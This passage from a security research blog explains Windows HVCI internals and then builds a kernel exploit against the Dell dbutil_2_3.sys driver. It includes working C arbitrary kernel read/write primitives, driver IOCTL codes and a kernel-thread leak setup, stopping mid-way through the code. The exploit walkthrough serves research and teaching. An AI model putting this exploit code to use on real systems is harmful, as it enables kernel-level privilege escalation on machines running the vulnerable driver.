… Starts the VTL secure memory manager, which creates the boot table mapping and maps the boot loader’s memory in VTL 1, creates the secure PFN database and system hyperspace, initializes the secure memory pool support, and reads the VTL 0 loader block to copy the module descriptors for the Secure Kernel’s imported images (Skci.dll, Cnf.sys, and Vmsvcext.sys). It finally walks the NT loaded module list to establish each driver state, creating a NAR (normal address range) data structure for each one and compiling an Normal Table Entry (NTE) for every page composing the boot driver’s sections. FURTHERMORE, THE SECURE MEMORY MANAGER INITIALIZATION FUNCTION APPLIES THE CORRECT VTL 0 SLAT PROTECTION TO EACH DRIVER’S SECTIONS.

Let’s start with the “secure memory manager initialization function” - which is securekernel!SkmmInitSystem.

securekernel!SkmmInitSystem performs a multitude of things, as seen in the quote from Windows Internals. Towards the end of the function, the memory manager initialization function calls securekernel!SkmiConfigureBootDriverPages - which eventually “applies the correct VTL 0 SLAT protection to each [boot-loaded] driver’s sections”.

There are a few code paths which can be taken within securekernel!SkmiConfigureBootDriverPages to configure the VTL 0 SLAT protection for HVCI - but the overall “gist” is:

  1. Check if HVCI is enabled (via SkmiFlags).
  2. If HVCI is enabled, apply the appropriate protection.

As mentioned in Windows Internals, each of the boot-loaded drivers has each section (.text, etc.) protected by HVCI. This is done by iterating through each section of the boot-loaded drivers and applying the correct VTL 0 permissions. In the specific code path shown below, this is done via the function securekernel!SkmiProtectSinglePage.

Notice that securekernel!SkmiProtectSinglePage has its second argument as 0x102. Examining securekernel!SkmiProtectSinglePage a bit further, we can see that this function (in the particular manner securekernel!SkmiProtectSinglePage is called within securekernel!SkmiConfigureBootDriverPages) will call securekernel!ShvlProtectContiguousPages under the hood.

securekernel!ShvlProtectContiguousPages is called because if the if ((a2 & 0x100) != 0) check is satisfied in the above function call (and it will be satisfied, because the provided argument was 0x102 - which, when bitwise AND’d with 0x100, does not equal 0), the function that will be called is securekernel!ShvlProtectContiguousPages. The last argument provided to securekernel!ShvlProtectContiguousPages is the appropriate protection mask for the VTL 0 page. Remember - this code is executing in VTL 1, and VTL 1 is allowed to configure the “true” memory permission (via EPTEs) VTL 0 as it sees fit.

securekernel!ShvlProtectContiguousPages, under the hood, invokes a function called securekernel!ShvlpProtectPages - essentially acting as a “wrapper”.

Looking deeper into securekernel!ShvlpProtectPages, we notice some interesting functions with the word “hypercall” in them.

Grabbing one of these functions (securekernel!ShvlpInitiateVariableHypercall will be used, as we will see later), we can see it is a wrapper for securekernel!HvcallpInitiateHypercall - which ends up invoking securekernel!HvcallCodeVa.

I won’t get into the internals of this function - but securekernel!HvcallCodeVa emits a vmcall assembly instruction - which is like a “Hyper-V syscall”, called a “hypercall”. This instruction will hand execution off to the hypervisor. Hypercalls can be made by both VTL 1 and VTL 0.

When a hypercall is made, the “hypercall call code” (similar to a syscall ID) is placed into RCX in the lower 16 bits. Additional values are appended in the RCX register, as defined by the Hypervisor Top-Level Functional Specification, known as the “hypercall input value”.

Each hypercall returns a “hypercall status code” - which is a 16-byte value (whereas NTSTATUS codes are 32-bit). For instance, a code of HV_STATUS_SUCCESS means that the hypercall completed successfully.

Specifically, in our case, the hypercall call code associated with securekernel!ShvlpProtectPages is 0xC.

If we cross reference this hypercall call code with the the Appendix A: Hypercall Code Reference of the TLFS - we can see that 0xC corresponds with the HvCallModifyVtlProtectionMask - which makes sense based on the operation we are trying to perform. This hypercall will “configure” an immutable memory protection (SLAT protection) on the in-scope page (in our scenario, a page within one of the boot-loaded driver’s sections), in context of VTL 0.

We can also infer, based on the above image, that this isn’t a fast call, but a rep (repeat) call. Repeat hypercalls are broken up into a “series” of hypercalls because hypercalls only have a 50 microsecond interval to finish before other components (interrupts for instance) need to be serviced. Repeated hypercalls will eventually be finished when the thread executing the hypercall resumes.

To summarize this section - with HVCI there are two views of memory - one managed by the hypervisor, and one managed by the Windows kernel through PTEs. Not only does the hypervisor’s view of memory trump the Windows kernel view of memory - but the hypervisor’s view of memory is immutable from the “normal” Windows kernel. An attacker, even with a kernel-mode write primitive, cannot modify the permissions of a page through PTE manipulation anymore.

Let’s actually get into our exploitation to test these theories out.

HVCI - Exploitation Edition

As I have blogged about before, a common way kernel-mode exploits manifest themselves is the following (leveraging an arbitrary read/write primitive):

  1. Write a kernel-mode payload to kernel mode (could be KUSER_SHARED_DATA) or user mode.
  2. Locate the page table entry that corresponds to that page the payload resides.
  3. Corrupt that page table entry to mark the page as KRWX (kernel, read, write, and execute).
  4. Overwrite a function pointer (nt!HalDispatchTable + 0x8 is a common method) with the address of your payload and trigger the function pointer to gain code execution.

HVCI is able to combat this because of the fact that a PTE is “no longer the source of truth” for what permissions that memory page actually has. Let’s look at this in detail.

As we know, KUSER_SHARED_DATA + 0x800 is a common code cave abused by adversaries (although this is not possible in future builds of Windows 11). Let’s see if we can abuse it with HVCI enabled.

Note that using Hyper-V it is possible to enable HVCI while also disabling Secure Boot. Secure Boot must be disabled for kernel debugging. After disabling Secure Boot we can then enable HVCI, which can be found in the Windows Security settings under Core Isolation -> Memory Integrity. Memory Integrity is HVCI.

Let’s then manually corrupt the PTE of 0xFFFFF78000000000 + 0x800 to make this page readable/writable/executable (RWX).

0xFFFFF78000000000 + 0x800 should now be fully readable, writable, and executable. This page is empty (doesn’t contain any code) so let’s write some NOP instructions to this page as a proof-of-concept. When 0xFFFFF78000000000 + 0x800 is executed, the NOP instructions should be dispatched.

We then can load this address into RIP to queue it for execution, which should execute our NOP instructions.

The expected outcome, however, is not what we intend. As we can see, executing the NOPs crashes the system. This is even in the case of us explicitly marking the page as KRWX. Why is this? This is due to HVCI! Since HVCI doesn’t allow RAM to be RWX, the physical page backing KUSER_SHARED_DATA + 0x800 is “managed” by the EPTE (meaning the EPTEs’ definition of the physical page is the “root of trust”). Since the EPTE is managed by the hypervisor - the original memory allocation of read/write in KUSER_SHARED_DATA + 0x800 is what this page is - even though we marked the PTE (in VTL 0) as KRWX! Remember - EPTEs are “the root of trust” in this case - and they enforce their permissions on the page - regardless of what the PTE says. The result is us trying to execute code which looks executable in the eyes of the OS (in VTL 0), because the PTE says so - but in fact, the page is not executable. Therefore we get an access violation due to the fact we are attempting to execute memory which isn’t actually executable! This is because the hypervisor’s “view” of memory, managed by the EPTEs, trumps the view our VTL 0 operating system has - which instead relies on “traditional” PTEs.

This is all fine and dandy, but what about exploits that allocate RWX user-mode code, write shellcode that will be executed in the kernel into the user-mode allocation, and then use a kernel read/write primitive, similarly to the first example in this blog post to corrupt the PTE of the user-mode page to mark it as a kernel-mode page? If this were allowed to happen - as we are only manipulating the U/S bit and not manipulating the executable bits (NX) - this would violate HVCI in a severe way - as we now have fully-executable code in the kernel that we can control the contents of.

Practically, an attacker would start by allocating some user-mode memory (via VirtualAlloc or similar APIs/C-runtime functions). The attacker marks this page as readable/writable/executable. The attacker would then write some shellcode into this allocation (usually kernel exploits use token-stealing shellcode, but other times an attacker may want to use something else). The key here to remember is that the memory is currently sitting in user mode.

This allocation is located at 0x1ad0000 in our example (U in the PTE stands for a user-mode page).

Using a kernel vulnerability, an attacker would arbitrarily read memory in kernel mode in order to resolve the PTE that corresponds to this user-mode shellcode located at 0x1ad0000. Using the kernel vulnerability, an attacker could corrupt the PTE bits to tell the memory manager that this page is now a kernel-mode page (represented by the letter K).

Lastly, using the vulnerability again, the attacker overwrites a function pointer in kernel mode that, when executed, will actually execute our user-mode code.

Now you may be thinking - “Connor, you just told me that the kernel doesn’t allow RWX memory with HVCI enabled? You just executed RWX memory in the kernel! Explain yourself!”.

Let’s first start off by understanding that all user-mode pages are represented as RWX within the EPTEs - even with HVCI enabled. After all, HVCI is there to prevent unsigned-code from being executed in the kernel. You may also be thinking - “Connor, doesn’t that violate the basic principle of DEP in user-mode?”. In this case, no it doesn’t. Recall that earlier in this blog post we said the following:

(we will talk more about how this affects traditional PTEs later and the level of enforcement on memory PTEs have when coupled with EPTEs).

Let’s talk about that now.

Remember that HVCI is used to ensure there is no kernel-mode RWX memory. So, even though the EPTE says a user-mode page is RWX, the PTE (for a user-mode page) will enforce DEP by marking data pages as non-executable. This non-executable permission on the PTE will enforce the NX permission. Recall that we said EPTEs can “trump” PTEs - we didn’t say they always do this in 100 percent of cases. A case where the PTE is used, instead needing to “go” to the EPTE, would be DEP. If a given page is already marked as non-executable in the PTE, why would the EPTE need to be checked? The PTE itself would prevent execution of code in this page, it would be redundant to check it again in the EPTE. Instead, an example of when the EPTE is checked if a PTE is marked as executable. The EPTE is checked to ensure that page is actually executable. The PTE is the first line of defense. If something “gets around the PTE” (e.g. a page is executable) the CPU will check the EPTE to ensure the page actually is executable. This is why the EPTEs mark all user-mode pages as RWX, because the PTE itself already enforces DEP for the user-mode address space.

The EPTE structure doesn’t have a U/S bit and, therefore, relies on the current privilege level (CPL) of a processor executing code to enforce if code should be executed as kernel mode or user mode. The CPU, in this case, will rely on the standard page table entries to determine what the CPL of the code segment should be when code is executing - meaning an attacker can take advantage of the fact that user-mode pages are marked as RWX, by default, in the EPTEs, and then flip the U/S bit to a supervisor (kernel) page. The CPU will then execute the code as kernel mode.

This means that the only thing to enforce the kernel/user boundary (for code execution purposes) is the CPU (via SMEP). SMEP, as we know, essentially doesn’t allow user-mode code execution from the kernel. So, to get around this, we can use PTE corruption (as shown in my previously-linked blog on PTE overwrites) to mark a user-mode page as a kernel-mode one. When the kernel now goes to execute our shellcode it will “recognize” the shellcode page (technically in the user-mode address space) as a kernel-mode page. EPTEs don’t have a “bit” to define if a given page is kernel or user, so it relies on the already existing SMEP technology to enforce this - which uses “normal” PTEs to determine if a given page is a kernel-mode or user-mode page. Since the EPTEs are only looking at the executable permissions, and not a U/S bit - this means the “old” primitive of “tricking” the CPU into executing a “fake” kernel-mode page exists - as EPTEs still rely on the CPU to enforce this boundary. So when a given user-mode page is being executed, the EPTEs assume this is a user-mode page - and will gladly execute it. The CPU, however, has it’s code segment executing in ring 0 (kernel mode) because the PTE of the page was corrupted to mark it as a “kernel-mode” page (a la the “U/S SMEP bypass”).

To compensate for this, Intel has a hardware solution known as Mode-Based Execution Control, or MBEC. For CPUs that cannot support MBEC Microsoft has its own emulation of MBEC called Restricted User Mode, or RUM.

I won’t get into the nitty-gritty details of the nuanced differences between RUM and MBEC, but these are solutions which mitigate the exact scenario I just mentioned. Essentially what happens is that anytime execution is in the kernel on Windows, all of the user-mode pages as non-executable. Here is how this would look (please note that the EPTE “bits” are just “psuedo” EPTE bits, and are not indicative of what the EPTE bits actually look like).

First, the token-stealing payload is allocated in user-mode as RWX. The PTE is then corrupted to mark the shellcode page as a kernel-mode page.

Then, as we know, the function pointer is overwritten and execution returns to user-mode (but the code is executed in context of the kernel).

Notice what happens above. At the EPTE level (this doesn’t occur at the PTE level) the page containing the shellcode is marked as non-executable. Although the diagram shows us clearing the execute bit, the way the user-mode pages are marked as non-executable is actually done by adding an extra bit in the EPTE structure that allows the EPTE for the user-mode page to be marked as non-executable while execution is residing in the kernel (e.g. the code segment is “in ring 0”). This bit is a member of the EPTE structure that we can refer to as “ExecuteForUserMode”.

This is an efficient way to mark user-mode code pages as non-executable. When kernel-mode code execution occurs, all of the EPTEs for the user-mode pages are simply just marked as non-executable.

MBEC is really great - but what about computers which support HVCI but don’t support MBEC (which is a hardware technology)? For these cases Microsoft implemented RUM (Restricted User Mode). RUM achieves the same thing as MBEC, but in a different way. RUM essentially forces the hypervisor to keep a second set of EPTEs - with this “new” set having all user-mode pages marked as non-executable. So, essentially using the same method as loading a new PML4 address into CR3 for “normal” paging - the hypervisor can load the “second” set of extended page tables (with this “new/second” set marking all user-mode as non-executable) into use. This means each time execution transitions from kernel-mode to user-mode, the paging structures are swapped out - which increases the overhead of the system. This is why MBEC is less strenuous - as it can just mark a bit in the EPTEs. However, when MBEC is not supported - the EPTEs don’t have this ExecuteForUserMode bit - and rely on the second set of EPTEs.

At this point we have spent a lot of time talking about HVCI, MBEC, and RUM. We can come to the following conclusions now:

  1. PTE manipulation to achieve unsigned-code execution is impossible
  2. Any unsigned-code execution in the kernel is impossible

Knowing this, a different approach is needed. Let’s talk about now how we can use an arbitrary read/write primitive to our advantage to get around HVCI, MBEC/RUM, without being limited to only hot-swapping tokens for privilege escalation.

From Read/Write To Arbitrary Kernel-Mode Function Invocation

I did a writeup of a recent Dell BIOS driver vulnerability awhile ago, where I achieved unsigned-code execution in the kernel via PTE manipulation. Afterwards I tweeted out that readers should take into account that this exploit doesn’t consider VBS/HVCI. I eventually received a response from @d_olex on using a different method to take advantage of a kernel-mode vulnerability, with HVCI enabled, by essentially putting together your own kernel-mode API calls.

This was about a year ago - and I have been “chewing” on this idea for awhile. Dmytro later released a library outlining this concept.

This technique is the basis for how we will “get around” VBS/HVCI in this blog. We can essentially instrument a kernel-mode ROP chain that will allow us to call into any kernel-mode API we wish (while redirecting execution in a way that doesn’t trigger Kernel Control Flow Guard, or kCFG).

Why might we want to do this - in-lieu of the inability to execute shellcode, as a result of HVCI? The beauty of executing unsigned-code is the fact that we aren’t just limited to something like token stealing. Shellcode also provides us a way to execute arbitrary Windows API functions, or further corrupt memory. Think about something like a Cobalt Strike Beacon agent - it leverages Windows API functions for network communications, etc. - and is foundational to most malware.

Although with HVCI we can’t invoke our own shellcode in the kernel - it is still possible to “emulate” what kernel-mode shellcode may intend to do, which is calling arbitrary functions in kernel mode. Here is how we can achieve this:

  1. In our exploit, we can create a “dummy” thread in a suspended state via CreateThread.
  2. Assuming our exploit is running from a “normal” process (running in medium integrity), we can use NtQuerySystemInformation to leak the KTHREAD object associated with the suspended thread. From here we can leak KTHREAD.StackBase - which would give us the address of the kernel-mode stack in order to write to it (each thread has its own stack, and stack control is a must for a ROP chain)
  3. We can locate a return address on the stack and corrupt it with our first ROP gadget, using our kernel arbitrary write vulnerability (this gets around kCFG, or Control Flow Guard in the kernel, since kCFG doesn’t inspect backwards edge control-flow transfers like ret. However, in the future when kCET (Control-Flow Enforcement Technology in the Windows kernel) is mainstream on Windows systems, ROP will not work - and this exploit technique will be obsolete).
  4. We then can use our ROP chain in order to call an arbitrary kernel-mode API. After we have called our intended kernel mode API(s), we then end our ROP chain with a call to the kernel-mode function nt!ZwTerminateThread - which allows us to “gracefully” exit our “dummy” thread without needing to use ROP to restore the execution we hijacked.
  5. We then call ResumeThread on the suspended thread in order to kick off execution.

Again - I just want to note. This is not an “HVCI bypass” post. HVCI doesn’t not suffer from any vulnerability that this blog post intends to exploit. Instead, this blog shows an alternative method of exploitation that allows us to call any kernel-mode API without triggering HVCI.

Before continuing on - let’s just briefly touch on why we are opting to overwrite a return address on the stack instead of a function pointer - as many of my blogs have done this in the past. As we saw with my previous browser exploitation blog series, CFG is a mitigation that is pretty mainstream on Windows systems. This is true since Windows 10 RS2 - when it came to the kernel. kCFG is present on most systems today - and it is an interesting topic. The CFG bitmap consists of all “valid” functions used in control-flow transfers. The CFG dispatch functions check this bitmap when an indirect-function call happens to ensure that a function pointer is not overwritten with a malicious function. The CFG bitmap (in user mode) is protected by DEP - meaning the bitmap is read-only, so an attacker cannot modify it (the bitmap is stored in ntdll!LdrSystemDllInitBlock+0x8). We can use our kernel debugger to switch our current process to a user-mode process which loads ntdll.dll to verify this via the PTE.

This means an attacker would have to first bypass CFG (in context of a binary exploit which hijacks control-flow) in order to call an API like VirtualProtect to mark this page as writable. Since the permissions are enforced by DEP - the kernel is the security boundary which protects the CFG bitmap, as the PTE (stored in kernel mode) describes the bitmap as read-only. However, when talking about kCFG (in the kernel) there would be nothing that protects the bitmap - since historically the kernel was the highest security boundary. If an adversary has an arbitrary kernel read/write primitive - an adversary could just modify the kCFG bitmap to make everything a valid call target, since the bitmap is stored in kernel mode. This isn’t good, and means we need an “immutable” boundary to protect this bitmap. Recall, however, that with HVCI there is a higher security boundary - the hypervisor!

kCFG is only fully enabled when HVCI is enabled. SLAT is used to protect the kCFG bitmap. As we can see below, when we attempt to overwrite the bitmap, we get an access violation. This is due to the fact that although the PTE for the kCFG bitmap says it is writable, the EPTE can enforce that this page is not writable - and therefore, with kCFG, non-modifiable by an adversary.

So, since we cannot just modify the bitmap to allow us to call anywhere in the address space, and since kCFG will protect function pointers (like nt!HalDispatchTable + 0x8) and not return addresses (as we saw in the browser exploitation series) - we can simply overwrite a return address to hijack control flow. As mentioned previously, kCET will mitigate this - but looking at my current Windows 11 VM (which has a CPU that can support kCET), kCET is not enabled. This can be checked via nt!KeIsKernelCetEnabled and nt!KeIsKernelCetAuditModeEnabled (both return a boolean - which is false currently).

Now that we have talked about control-flow hijacking, let’s see how this looks practically! For this blog post we will be using the previous Dell BIOS driver exploit I talked about to demonstrate this. To understand how the arbitrary read/write primitive works, I highly recommend you read that blog first. To summarize briefly, there are IOCTLs within the driver that allow us to read one kernel-mode QWORD at a time and to write one QWORD at a time, from user mode, into kernel mode.

“Dummy Thread” Creation to KTHREAD Leak

First, our exploit begins by defining some IOCTL codes and some NTSTATUS codes.

//
// Vulnerable IOCTL codes
//
#define IOCTL_WRITE_CODE 0x9B0C1EC8
#define IOCTL_READ_CODE 0x9B0C1EC4

//
// NTSTATUS codes
//
#define STATUS_INFO_LENGTH_MISMATCH 0xC0000004
#define STATUS_SUCCESS 0x00000000

Let’s also outline our - read64() and write64(). These functions give us an arbitrary read/write primitive (I won’t expand on these. See the blog post related to the vulnerability for more information.

read64():

ULONG64 read64(HANDLE inHandle, ULONG64 WHAT)
{
	//
	// Buffer to send to the driver (read primitive)
	//
	ULONG64 inBuf[4] = { 0 };

	//
	// Values to send
	//
	ULONG64 one = 0x4141414141414141;
	ULONG64 two = WHAT;
	ULONG64 three = 0x0000000000000000;
	ULONG64 four = 0x0000000000000000;

	//
	// Assign the values
	//
	inBuf[0] = one;
	inBuf[1] = two;
	inBuf[2] = three;
	inBuf[3] = four;

	//
	// Interact with the driver
	//
	DWORD bytesReturned = 0;

	BOOL interact = DeviceIoControl(
		inHandle,
		IOCTL_READ_CODE,
		&inBuf,
		sizeof(inBuf),
		&inBuf,
		sizeof(inBuf),
		&bytesReturned,
		NULL
	);

	//
	// Error handling
	//
	if (!interact)
	{
		//
		// Bail out
		//
		goto exit;

	}
	else
	{
		//
		// Return the QWORD
		//
		return inBuf[3];
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Close the handle before exiting
	//
	CloseHandle(
		inHandle
	);

	//
	// Return an error
	//
	return (ULONG64)1;
}

write64():

BOOL write64(HANDLE inHandle, ULONG64 WHERE, ULONG64 WHAT)
{
	//
	// Buffer to send to the driver (write primitive)
	//
	ULONG64 inBuf1[4] = { 0 };

	//
	// Values to send
	//
	ULONG64 one1 = 0x4141414141414141;
	ULONG64 two1 = WHERE;
	ULONG64 three1 = 0x0000000000000000;
	ULONG64 four1 = WHAT;

	//
	// Assign the values
	//
	inBuf1[0] = one1;
	inBuf1[1] = two1;
	inBuf1[2] = three1;
	inBuf1[3] = four1;

	//
	// Interact with the driver
	//
	DWORD bytesReturned1 = 0;

	BOOL interact = DeviceIoControl(
		inHandle,
		IOCTL_WRITE_CODE,
		&inBuf1,
		sizeof(inBuf1),
		&inBuf1,
		sizeof(inBuf1),
		&bytesReturned1,
		NULL
	);

	//
	// Error handling
	//
	if (!interact)
	{
		//
		// Bail out
		//
		goto exit;

	}
	else
	{
		//
		// Return TRUE
		//
		return TRUE;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Close the handle before exiting
	//
	CloseHandle(
		inHandle
	);

	//
	// Return FALSE (arbitrary write failed)
	//
	return FALSE;
}

Now that we have our primitives established, we start off by obtaining a handle to the driver in order to communicate with it. We will need to supply this value for our read/write primitives.

HANDLE getHandle(void)
{
	//
	// Obtain a handle to the driver
	//
	HANDLE driverHandle = CreateFileA(
		"\\\\.\\DBUtil_2_3",
		FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
		0x0,
		NULL,
		OPEN_EXISTING,
		0x0,
		NULL
	);

	//
	// Error handling
	//
	if (driverHandle == INVALID_HANDLE_VALUE)
	{
		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// Return the driver handle
		//
		return driverHandle;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an invalid handle
	//
	return (HANDLE)-1;
}

We can invoke this function in main().

/**
 * @brief Exploit entry point.
 * @param Void.
 * @return Success (0) or failure (1).
 */
int main(void)
{
	//
	// Invoke getHandle() to get a handle to dbutil_2_3.sys
	//
	HANDLE driverHandle = getHandle();

	//
	// Error handling
	//
	if (driverHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't get a handle to dbutil_2_3.sys. Error: 0x%lx", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: %p\n", driverHandle);

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an error
	//
	return 1;
}

After obtaining the handle, we then can setup our “dummy thread” by creating a thread in a suspended state. This is the thread we will perform our exploit work in. This can be achieved via CreateThread (again, the key here is to create this thread in a suspended state. More on this later).

/**
 * @brief Function used to create a "dummy thread"
 *
 * This function creates a "dummy thread" that is suspended.
 * This allows us to leak the kernel-mode stack of this thread.
 *
 * @param Void.
 * @return A handle to the "dummy thread"
 */
HANDLE createdummyThread(void)
{
	//
	// Invoke CreateThread
	//
	HANDLE dummyThread = CreateThread(
		NULL,
		0,
		(LPTHREAD_START_ROUTINE)randomFunction,
		NULL,
		CREATE_SUSPENDED,
		NULL
	);

	//
	// Error handling
	//
	if (dummyThread == (HANDLE)-1)
	{
		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// Return the handle to the thread
		//
		return dummyThread;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an invalid handle
	//
	return (HANDLE)-1;
}

You’ll see that our createdummyThread function returns a handle to the “dummy thread”. Notice that the LPTHREAD_START_ROUTINE for the thread goes to randomFunction, which we also can define. This thread will never actually execute this function via its entry point, so we will just supply a simple function which does “nothing”.

We then can call createdummyThread within main() to execute the call. This will create our “dummy thread”.

/**
 * @brief Exploit entry point.
 * @param Void.
 * @return Success (0) or failure (1).
 */
int main(void)
{
	//
	// Invoke getHandle() to get a handle to dbutil_2_3.sys
	//
	HANDLE driverHandle = getHandle();

	//
	// Error handling
	//
	if (driverHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't get a handle to dbutil_2_3.sys. Error: 0x%lx", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: %p\n", driverHandle);

	//
	// Invoke getthreadHandle() to create our "dummy thread"
	//
	HANDLE getthreadHandle = createdummyThread();

	//
	// Error handling
	//
	if (getthreadHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't create the \"dummy thread\". Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Created the \"dummy thread\"!\n");

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an error
	//
	return 1;
}

Now we have a thread that is running in a suspended state and a handle to the driver.

Since we have a suspended thread running now, the goal currently is to leak the KTHREAD object associated with this thread, which is the kernel-mode representation of the thread. We can achieve this by invoking NtQuerySystemInformation. The first thing we need to do is add the structures required by NtQuerySystemInformation and then prototype this function, as we will need to resolve it via GetProcAddress. For this I just add a header file named ntdll.h - which will contain this prototype (and more structures coming up shortly).

#include <Windows.h>
#include <Psapi.h>

typedef enum _SYSTEM_INFORMATION_CLASS
{
    SystemBasicInformation,
    SystemProcessorInformation,
    SystemPerformanceInformation,
    SystemTimeOfDayInformation,
    SystemPathInformation,
    SystemProcessInformation,
    SystemCallCountInformation,
    SystemDeviceInformation,
    SystemProcessorPerformanceInformation,
    SystemFlagsInformation,
    SystemCallTimeInformation,
    SystemModuleInformation,
    SystemLocksInformation,
    SystemStackTraceInformation,
    SystemPagedPoolInformation,
    SystemNonPagedPoolInformation,
    SystemHandleInformation,
    SystemObjectInformation,
    SystemPageFileInformation,
    SystemVdmInstemulInformation,
    SystemVdmBopInformation,
    SystemFileCacheInformation,
    SystemPoolTagInformation,
    SystemInterruptInformation,
    SystemDpcBehaviorInformation,
    SystemFullMemoryInformation,
    SystemLoadGdiDriverInformation,
    SystemUnloadGdiDriverInformation,
    SystemTimeAdjustmentInformation,
    SystemSummaryMemoryInformation,
    SystemMirrorMemoryInformation,
    SystemPerformanceTraceInformation,
    SystemObsolete0,
    SystemExceptionInformation,
    SystemCrashDumpStateInformation,
    SystemKernelDebuggerInformation,
    SystemContextSwitchInformation,
    SystemRegistryQuotaInformation,
    SystemExtendServiceTableInformation,
    SystemPrioritySeperation,
    SystemVerifierAddDriverInformation,
    SystemVerifierRemoveDriverInformation,
    SystemProcessorIdleInformation,
    SystemLegacyDriverInformation,
    SystemCurrentTimeZoneInformation,
    SystemLookasideInformation,
    SystemTimeSlipNotification,
    SystemSessionCreate,
    SystemSessionDetach,
    SystemSessionInformation,
    SystemRangeStartInformation,
    SystemVerifierInformation,
    SystemVerifierThunkExtend,
    SystemSessionProcessInformation,
    SystemLoadGdiDriverInSystemSpace,
    SystemNumaProcessorMap,
    SystemPrefetcherInformation,
    SystemExtendedProcessInformation,
    SystemRecommendedSharedDataAlignment,
    SystemComPlusPackage,
    SystemNumaAvailableMemory,
    SystemProcessorPowerInformation,
    SystemEmulationBasicInformation,
    SystemEmulationProcessorInformation,
    SystemExtendedHandleInformation,
    SystemLostDelayedWriteInformation,
    SystemBigPoolInformation,
    SystemSessionPoolTagInformation,
    SystemSessionMappedViewInformation,
    SystemHotpatchInformation,
    SystemObjectSecurityMode,
    SystemWatchdogTimerHandler,
    SystemWatchdogTimerInformation,
    SystemLogicalProcessorInformation,
    SystemWow64SharedInformation,
    SystemRegisterFirmwareTableInformationHandler,
    SystemFirmwareTableInformation,
    SystemModuleInformationEx,
    SystemVerifierTriageInformation,
    SystemSuperfetchInformation,
    SystemMemoryListInformation,
    SystemFileCacheInformationEx,
    MaxSystemInfoClass

} SYSTEM_INFORMATION_CLASS;

typedef struct _SYSTEM_MODULE {
    ULONG                Reserved1;
    ULONG                Reserved2;
    PVOID                ImageBaseAddress;
    ULONG                ImageSize;
    ULONG                Flags;
    WORD                 Id;
    WORD                 Rank;
    WORD                 w018;
    WORD                 NameOffset;
    BYTE                 Name[256];
} SYSTEM_MODULE, * PSYSTEM_MODULE;

typedef struct SYSTEM_MODULE_INFORMATION {
    ULONG                ModulesCount;
    SYSTEM_MODULE        Modules[1];
} SYSTEM_MODULE_INFORMATION, * PSYSTEM_MODULE_INFORMATION;

typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO
{
    ULONG ProcessId;
    UCHAR ObjectTypeNumber;
    UCHAR Flags;
    USHORT Handle;
    void* Object;
    ACCESS_MASK GrantedAccess;
} SYSTEM_HANDLE, * PSYSTEM_HANDLE;

typedef struct _SYSTEM_HANDLE_INFORMATION
{
    ULONG NumberOfHandles;
    SYSTEM_HANDLE Handles[1];
} SYSTEM_HANDLE_INFORMATION, * PSYSTEM_HANDLE_INFORMATION;

// Prototype for ntdll!NtQuerySystemInformation
typedef NTSTATUS(WINAPI* NtQuerySystemInformation_t)(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);

Invoking NtQuerySystemInformation is a mechanism that allows us to leak the KTHREAD object - so we will not go over each of these structures in-depth. However, it is worthwhile to talk about NtQuerySystemInformation itself.

NtQuerySystemInformation is a function which can be invoked from a medium-integrity process. More specifically there are specific “classes” from the SYSTEM_INFORMATION_CLASS enum that aren’t available to low-integrity or AppContainer processes - such as browser sandboxes. So, in this case, you would need a genuine information leak. However, since we are assuming medium integrity (this is the default integrity level Windows processes use), we will leverage NtQuerySystemInformation.

We first create a function which resolves NtQuerySystemInformation.

/**
 * @brief Function to resolve ntdll!NtQuerySystemInformation.
 *
 * This function is used to resolve ntdll!NtQuerySystemInformation.
 * ntdll!NtQuerySystemInformation allows us to leak kernel-mode
 * memory, useful to our exploit, to user mode from a medium
 * integrity process.
 *
 * @param Void.
 * @return A pointer to ntdll!NtQuerySystemInformation.

 */
NtQuerySystemInformation_t resolveFunc(void)
{
	//
	// Obtain a handle to ntdll.dll (where NtQuerySystemInformation lives)
	//
	HMODULE ntdllHandle = GetModuleHandleW(L"ntdll.dll");

	//
	// Error handling
	//
	if (ntdllHandle == NULL)
	{
		// Bail out
		goto exit;
	}

	//
	// Resolve ntdll!NtQuerySystemInformation
	//
	NtQuerySystemInformation_t func = (NtQuerySystemInformation_t)GetProcAddress(
		ntdllHandle,
		"NtQuerySystemInformation"
	);

	//
	// Error handling
	//
	if (func == NULL)
	{
		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// Print update
		//
		printf("[+] ntdll!NtQuerySystemInformation: 0x%p\n", func);

		//
		// Return the address
		//
		return func;
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an error
	//
	return (NtQuerySystemInformation_t)1;
}

After resolving the function, we can add a function which contains our “logic” for leaking the KTHREAD object associated with our “dummy thread”. This function will call leakKTHREAD - which accepts a parameter, which is the thread for which we want to leak the object (in this case it is our “dummy thread”). This is done by leveraging the SystemHandleInformation class (which is blocked from low-integrity processes). From here we can enumerate all handles that are thread objects on the system. Specifically, we check all thread objects in our current process for the handle of our “dummy thread”.

/**
 * @brief Function used to leak the KTHREAD object
 *
 * This function leverages NtQuerySystemInformation (by
 * calling resolveFunc() to get NtQuerySystemInformation's
 * location in memory) to leak the KTHREAD object associated
 * with our previously created "dummy thread"
 *
 * @param dummythreadHandle - A handle to the "dummy thread"
 * @return A pointer to the KTHREAD object
 */
